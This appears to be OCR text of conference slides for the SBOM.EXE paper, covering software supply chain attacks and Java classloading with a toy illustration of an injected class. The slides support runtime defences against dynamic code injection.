Software Supply Chain Security at Runtime


Whitepaper: SBOM.EXE: Countering Dynamic Code Injection based on Software Bill of Materials in Java

Aman Sharma, Martin Wittlinger, Benoit Baudry, Martin Monperrus

Outline

- Background about Software Supply Chain and Java
- Demo of log4shell exploit
- Related Work
- Novel Tool: SBOM.EXE: Countering Dynamic Code Injection based on Software Bill of Materials in Java
- Demo of log4shell mitigation
- Evaluation
- Future Work
- Conclusion

What is Software Supply Chain?



What developers write

Source

Software package is created

Build

Software packaged is stored

Registry

Execute

Execute


Execute

Dependency

Software Reuse

What developers declare

What is Software Supply Chain Attack?



[1] Q. Wu et al. "On the Feasibility of Stealthily Introducing Vulnerabilities in Open-Source Software via Hypocrite Commits", 2021
[2] S. Peisert et al. "Perspectives on the solarwinds incident," IEEE Security Privacy, 2021
[3] P. Ladisa et al. Towards the Detection of Malicious Java Packages. In Proceedings of the 2022 ACM Workshop on Software Supply Chain Offensive Research and Ecosystem Defenses, 2022
[4] J. Cappos et al. "A look in the mirror: attacks on package managers," in *Proceedings of the 15th ACM conference on Computer and communications security*, 2008

How prevalent Software Supply Chain attacks are?

2023 saw **twice** as many software supply chain attacks as 2019-2022 combined [5].




FIGURE 1.7

NEXT GENERATION SOFTWARE SUPPLY CHAIN ATTACKS (2019-2023)

245,000

Malicious packages discovered

2x all previous years combined since 2019

mathjs-min

GitGot XZ Polyfill.io


log4shell

Dependabot peacenotwar

Fake

[5] Sonatype. *9th Annual State of the Software Supply Chain*. October (2023)

Intricacies of Java: Build



Source </>

```
Foo.java
Bar.java
```

Dependency 📦

```
Baz.class
Qux.class
```

Build


```
// project.jar
// compiled from source
Foo.class
Bar.class
// aggregated from dependency
Baz.class
Qux.class
```

```
$ java -jar project.jar
> “See next slide ☺”
```

Jar file is bunch of classfile bundled together.

Intricacies of Java: Runtime

We, java lovers, just call the entire process **classloading**.



```
// Qux.class
return
// Bar.class
ldc
// Foo.class
getstatic
// Baz.class
invokevirtual
```


```
// Foo.class
getstatic
// Bar.class
Ldc
// Baz.class
invokevirtual
// Qux.class
return
```

```
10101010101010
11010101010101
01010110101010
10101010101101
01010010001010
10101010101010
10101010101010
11010101010110
```

```
> So much for
hello world :/
```

[6] Oracle, Chapter 5. Loading, Linking, and Initializing (oracle.com), 2023, https://docs.oracle.com/javase/specs/jvms/se21/html/jvms-5.html

How is Software Supply Chain Attack relevant?



```
// Qux.class
return
// Bar.class
ldc
// Foo.class
getstatic
// Baz.class
invokevirtual
// Quux.class
steal
```

```
// Foo.class
getstatic
// Bar.class
Ldc
// Baz.class
invokevirtual
// Qux.class
return
// Quux.class
steal
```

```
10101010101010
11010101010101
01010110101010
10101010101101
01010010001010
10101010101010
10101010101010
11010101010110
0110
10101010101011
```

Dynamic classloading could be exploited!!!

- Code can be downloaded at runtime.
- Code can be generated at runtime. [7]

